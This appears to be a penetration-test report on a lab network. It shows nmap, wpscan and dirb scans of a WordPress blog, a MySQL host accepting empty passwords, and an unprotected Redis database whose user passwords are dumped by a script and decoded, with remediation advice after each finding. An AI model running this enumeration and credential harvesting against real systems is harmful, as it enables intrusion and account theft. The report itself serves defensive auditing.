
The administrator needs to check the security of the version of what tools he uses. He needs to upgrade his version of ftp.

10.10.10.222:80 (web.powerzio.lan)

There is a port 80 open on the machine. This is an Apache service running for a WordPress blog website.

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# nmap -sC -sV 10.10.10.222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 05:35 CDT
Nmap scan report for 10.10.10.222
Host is up (0.0058s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 5.2.4
|_http-title: Powerzio&#039;s Blog &#8211; Internal News and Updates

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.87 seconds

┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# nmap -sV --script http-wordpress-enum 10.10.10.222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 05:35 CDT
Nmap scan report for 10.10.10.222
Host is up (0.0057s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-wordpress-enum:
| Search limited to top 100 themes/plugins
|   themes
|     twentysixteen 2.0
|     twentyseventeen 2.2
|   plugins
|_    akismet

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.03 seconds

┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# nmap -p80 --script http-wordpress-users 10.10.10.222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 05:36 CDT
Nmap scan report for 10.10.10.222
Host is up (0.0067s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-wordpress-users:
| Username found: fraser
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

We found that the WordPress use a template, and a plugin akismet, we also have one username.



Powerzio's Blog, Proudly powered by WordPress.

Now let's see the versions of WordPress and akismet by using wpscan : WordPress is 5.2.4 and the plugin akismet seem deprecate. We use searchsploit to see if we can exploit the deprecate plugin.

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# wpscan --url http://10.10.10.222/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.10.10.222/ [10.10.10.222]
[+] Started: Sat May 14 07:35:56 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.38 (Debian)
 |  - X-Powered-By: PHP/7.3.11
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.10.10.222/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.10.222/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.10.222/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.10.222/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.4 identified (Insecure, released on 2019-10-14).
```

It reveals that we could brute force the WordPress website because there is a method called wp.getCategories or metaWeblog.getUsersBlogs where we can POST indefinitely.

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# dirb http://10.10.10.222

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat May 14 05:37:42 2022
URL_BASE: http://10.10.10.222/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.222/ ----
==> DIRECTORY: http://10.10.10.222/0/
-> Testing: http://10.10.10.222/a
```

```
---- Scanning URL: http://10.10.10.222/ ----
==> DIRECTORY: http://10.10.10.222/0/
+ http://10.10.10.222/admin (CODE:302|SIZE:0)
+ http://10.10.10.222/dashboard (CODE:302|SIZE:0)
+ http://10.10.10.222/favicon.ico (CODE:200|SIZE:0)
+ http://10.10.10.222/index.php (CODE:301|SIZE:0)
+ http://10.10.10.222/login (CODE:302|SIZE:0)
+ http://10.10.10.222/robots.txt (CODE:200|SIZE:67)
+ http://10.10.10.222/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://10.10.10.222/wp-admin/
==> DIRECTORY: http://10.10.10.222/wp-content/
==> DIRECTORY: http://10.10.10.222/wp-includes/
+ http://10.10.10.222/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://10.10.10.222/0/ ----
+ http://10.10.10.222/0/index.php (CODE:301|SIZE:0)

---- Entering directory: http://10.10.10.222/wp-admin/ ----
+ http://10.10.10.222/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.10.222/wp-admin/css/
==> DIRECTORY: http://10.10.10.222/wp-admin/images/
==> DIRECTORY: http://10.10.10.222/wp-admin/includes/
+ http://10.10.10.222/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.10.222/wp-admin/js/
==> DIRECTORY: http://10.10.10.222/wp-admin/maint/
==> DIRECTORY: http://10.10.10.222/wp-admin/network/
==> DIRECTORY: http://10.10.10.222/wp-admin/user/

---- Entering directory: http://10.10.10.222/wp-content/ ----
-> Testing: http://10.10.10.222/wp-content/cdrom
```

We also found in the robots.txt a hidden path where there is a vulnerability of a deprecated plugin : wp-file-manager

Remediation Advice

The administrator needs to update his version of the WordPress and the plugins of his project.

10.10.10.223:3306 (sql.powerzio.lan)

This machine runs a database. Probably the database of the WordPress blog.

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# nmap -sC --script=mysql-enum  10.10.10.223
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 07:39 CDT
Nmap scan report for 10.10.10.223
Host is up (0.0079s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

We found nothing of value here, so we choose to no brute force.

10.10.10.132 (database.powerzio.lan)

We found a redis database unprotected like said in the myles note found in his computer. Myles had not renamed basics commands like KEYS “”.

We know that the password is generated by pmanager with the id. By using nm and objdump, strings, we can see that the binary is making C syscalls, so we assume the program is developed in C.

```
0000000000000000       F *UND*  0000000000000000              printf@GLIBC_2.2.5
0000000000004010 g     O .data  0000000000000004              REDIS_PORT
0000000000000000       F *UND*  0000000000000000              __libc_start_main@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              fgets@GLIBC_2.2.5
0000000000004000 g       .data  0000000000000000              __data_start
0000000000000000       F *UND*  0000000000000000              strcmp@GLIBC_2.2.5
0000000000000000  w      *UND*  0000000000000000              __gmon_start__
0000000000004008 g     O .data  0000000000000000              .hidden __dso_handle
0000000000002000 g     O .rodata        0000000000000004              _IO_stdin_used
0000000000001650 g     F .text  0000000000000065              __libc_csu_init
0000000000000000       F *UND*  0000000000000000              malloc@GLIBC_2.2.5
0000000000004030 g       .bss   0000000000000000              _end
0000000000001180 g     F .text  000000000000002f              _start
0000000000004018 g     O .data  0000000000000008              REDIS_HOST
```

We used gdb and decompiler from internet on the binary, this is how we could have an idea how the password is generated.

We made a python script to automatize the leaks of the database, the passwords in the database are not stored safely, and as we know how the password is encrypted, we can decrypt it for every user.

```
toto42@powerzio:~/Desktop/new articles for the blog/sensitive_files/database.powerzio.lan$ ls
dump_redis.py  leak.txt
toto42@powerzio:~/Desktop/new articles for the blog/sensitive_files/database.powerzio.lan$ python dump_redis.py
NAME herman PASSWORD ))',)-) USER_ID 2205262
NAME norton PASSWORD ..-0,*, USER_ID 7769535
NAME cervantes PASSWORD 0*)(0.( USER_ID 9321971
NAME dudley PASSWORD **,)--/ USER_ID 3352668
NAME lorrcan PASSWORD /0.)*+/ USER_ID 8972348
NAME kane PASSWORD *'.'-'- USER_ID 3070606
NAME richmond PASSWORD ,'+00', USER_ID 5049905
NAME potts PASSWORD (./0/0( USER_ID 1789891
NAME clemons PASSWORD 0*('//) USER_ID 9310882
NAME fry PASSWORD (/('0.- USER_ID 1810976
NAME harrell PASSWORD //*0*/+ USER_ID 8839384
NAME lee PASSWORD ,/(.-*( USER_ID 5817631
NAME bishop PASSWORD 0.(--*/ USER_ID 9716638
NAME vinson PASSWORD /*/,/-* USER_ID 8385863
```

Remediation advice : The password is generated by pmanager with the id. Only the manager should be capable of generate a password for the user.
Only approved ip address could connect to the Redis database.

10.10.10.84:22 (tserge-ubuntu.powerzio.lan)

```
┌──(toto42㉿fortnite-battlestation)-[~]
└─$ sudo nmap 10.10.10.84 -sS -sC
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 15:41 CDT
Nmap scan report for 10.10.10.84
Host is up (0.0058s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 f1:75:4f:79:1f:fd:50:f4:82:6e:8d:48:11:95:b6:20 (RSA)
|   256 97:56:47:16:43:a1:81:80:31:09:92:b1:2a:ef:89:f3 (ECDSA)
|_  256 db:4a:96:d8:ce:5a:41:58:18:09:0e:77:af:c6:cc:bf (ED25519)

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
```

We found the password of the user with the dump of the redis database, and by enter his user_id into generating his password in pmanager : `P,<,e8<`

Remediation Advice

The administrator needs to check the version of the redis database he uses. He needs to upgrade his version of Redis.